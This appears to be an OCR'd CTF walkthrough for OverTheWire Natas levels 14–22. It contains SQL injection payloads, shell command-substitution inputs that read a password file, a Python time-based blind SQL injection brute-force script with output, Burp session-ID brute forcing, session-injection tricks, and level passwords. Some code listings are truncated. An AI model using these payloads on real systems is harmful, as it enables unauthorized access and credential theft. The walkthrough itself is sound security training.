    if(mysql_num_rows(mysql_query($query, $link)) > 0) {
            echo "Successful login! The password for natas15 is <censored><br>";
    } else {
            echo "Access denied!<br>";
    }
    mysql_close($link);
} else {
?>
```

- Set either username or password as " or 1=1 -- and get the password.



- And we get a password for natas15

Natas15


- Sign in natas15

- SQL injection

```
<?

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas15', '<censored>');
    mysql_select_db('natas15', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysql_query($query, $link);
    if($res) {
    if(mysql_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysql_close($link);
} else {
?>
```

- View source page and find that the username is a SQL injection point. Noticed that the database only consists of username and password, we can brute force any password existing in the database one character at a time.

- And you get a password



Natas16

- Sign in natas16

- Get all characters except numbers:$(expr substr $(cat /etc/natas_webpass/natas17) 1 1)
  1.Find the common letter in the result (numbers will get no result)
  Get all numbers: a{$(($(expr substr $(cat /etc/natas_webpass/natas17) 1 1)-6))}
- Get the case of the letters: a{$(($(expr index $(expr substr $(grep -i English dictionary.txt) 2 4) $(expr substr $(cat /etc/natas_webpass/natas17) 21 1))+0))}

```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`\'"]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
</pre>
```

- Final result: natas17:8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw

Natas17


- Sign in natas17
- MySQL Injection Code: N0tAC0ntent” union select 1,if ((select password from users where CHAR_LENGTH(password)=32 limit 0,1) like binary “%”,sleep(2),1)

```
<?

/*
CREATE TABLE `users` (
  `username` varchar(64) DEFAULT NULL,
  `password` varchar(64) DEFAULT NULL
);
*/

if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas17', '<censored>');
    mysql_select_db('natas17', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysql_query($query, $link);
    if($res) {
    if(mysql_num_rows($res) > 0) {
        //echo "This user exists.<br>";
    } else {
        //echo "This user doesn't exist.<br>";
    }
    } else {
        //echo "Error in query.<br>";
    }

    mysql_close($link);
} else {
?>
```


- 0:0xjsNNjGvHkb7pwgC6PrAyLNT0pYCqHd (not this one)
  1:MeYdu6MbjewqcokG0kD4LrSsUZtfxOQ2 (not this one)
  2:VOFWy9nHX9WUMo9Ei9WVKh8xLP1mrHKD (not this one)
  3:xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP (Real password)

```
jeffrowell:Natas$ cat brute3.py
import requests
import time

natas17_pass = '8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw'
natas18_pass = ''
auth=requests.auth.HTTPBasicAuth('natas17', natas17_pass)
headers = {'content-type': 'application/x-www-form-urlencoded'}
vocab = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
used_chars = ''
url = 'http://natas17.natas.labs.overthewire.org/index.php'

print("Searching \"%s\" for characters used in password....\n" %vocab)
for character in vocab:
        data = 'username=natas18%22+and+password+like+binary+%27%25{0}%25%27+and+sleep%2815%29+%23'.format(character)
        result = requests.post(url, auth=auth, data=data, headers=headers)
        if result.elapsed.seconds >= 14:
                used_chars += character

print("[*] Characters used in password: \"" + used_chars + "\"\n[*] Beginning brute-force attack using \"" + used_chars + "\" characters")
for i in range(32):
        for character in used_chars:
                data = 'username=natas18%22%20and%20password%20like%20binary%20\'{0}%25\'%20and%20sleep(15)%23'.format(natas18_pass + character)
                result = requests.post(url, auth=auth, data=data, headers=headers)
                if result.elapsed.seconds >= 14:
                        natas18_pass += character
                        break
print("[*] natas18 : %s" %natas18_pass)
jeffrowell:Natas$ python3.5 brute3.py
Searching "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890" for characters used in password....

[*] Characters used in password: "dghjlmpqsvwxyCDFIKOPR470"
[*] Beginning brute-force attack using "dghjlmpqsvwxyCDFIKOPR470" characters
[*] natas18 : xvKIqDjy4OPv7wCRgDlnj0pFsCsDjhdP
jeffrowell:Natas$ _
```


Natas18




- Sign-in in natas18
- Right-click and select "View Page Source" to inspect the source code.
- isValidAdminLogin() cannot return 1 >$maxid is set to 640 but unused, > my_session_start() checks for PHPSESSID in the cookie, > Burp Suite is used to intercept and analyze the PHPSESSID




- The **PHPSESSID** is used as the cookie, so there are 640 possible session IDs to brute-force using **Burp Suite** intruder attack, targeting the ID that returns an admin response, starting with changing the **PHPSESSID** to 0




- After clicking "send to intruder," the **Intruder** tab activates, where we select the **Sniper attack**, clear any pre-selected values, and only choose the **PHPSESSID** to target.




- In the **Payload** tab, set **Payload type** to "Numbers," start 0, end 640, step 1 to brute-force **PHPSESSIDs**.







- After setting this up, it will take about an hour to brute-force all 640 **PHPSESSIDs**, and the result screen will appear.




- the results by content in Intruder to find the admin PHPSESSID , right-click and send it to Repeater to replay the admin session, and pressing Go reveals the HTTP response with the next level's password.



- next we simply sort the results by content in the Intruder Attack window to look for the admin PHPSESSID. For me, it turned our the admin PHPSESSID is 119




- Once found, we can right click on that row and send it to the Repeater to replay the admin log in session.



- Here is the view in the repeater after double checking that the PHPSESSID is set to 119, and then pressing Go. What should appear on the right window pane is the HTTP response from logging in with the admin PHPSESSID, and just like that we have the next level's password!


Natas 19:

- Sign in natas19



- Intercept requests in **Burp Suite**, notice **PHPSESSID** changes based on username, decode "admin" PHPSESSID to "103-admin", generate all possible **PHPSESSIDs** (0-admin to 640-admin) using a Python script, then load the hex-encoded IDs into Burp Suite and use **Intruder** to brute-force the correct admin session

- Set payload to replace **PHPSESSID** with **PHPSESSIDs.txt** in **Burp Intruder**, use "Runtime file" for payload type, extract response with **Grep**, run the attack, find the **admin PHPSESSID**, send it to **Repeater**, and get **natas20's password**



Natas 20

- Sign in Natas20


- After setting a name, the session is saved using a vulnerable mywrite function that **doesn't sanitize input**, letting us inject our own session variables.
- By submitting admin%0Aadmin 1 as the name, we inject a second admin = 1 entry in the session file
- Visit the crafted URL twice:
- First visit writes the malicious session data.
- Second visit reads it and **grants admin** access, revealing the password

Natas 21:


- Sign in Natas21

- In natas21, the source code shows a "CSS Style Experimenter" with a vulnerability: no input sanitation when setting session variables.

- we trigger the session to set admin=1.
  Using Burp Suite, we intercept the PHPSESSID after submitting the payload, then go back to the main site:
  http://natas21.natas.labs.overthewire.org/




- We replace the PHPSESSID with the admin one f0oo20vgdnj6sso4dg3bh2bip5
  After forwarding the request, the page confirms admin access and shows the **natas22 password**



Natas 22:

- Sign in Natas22

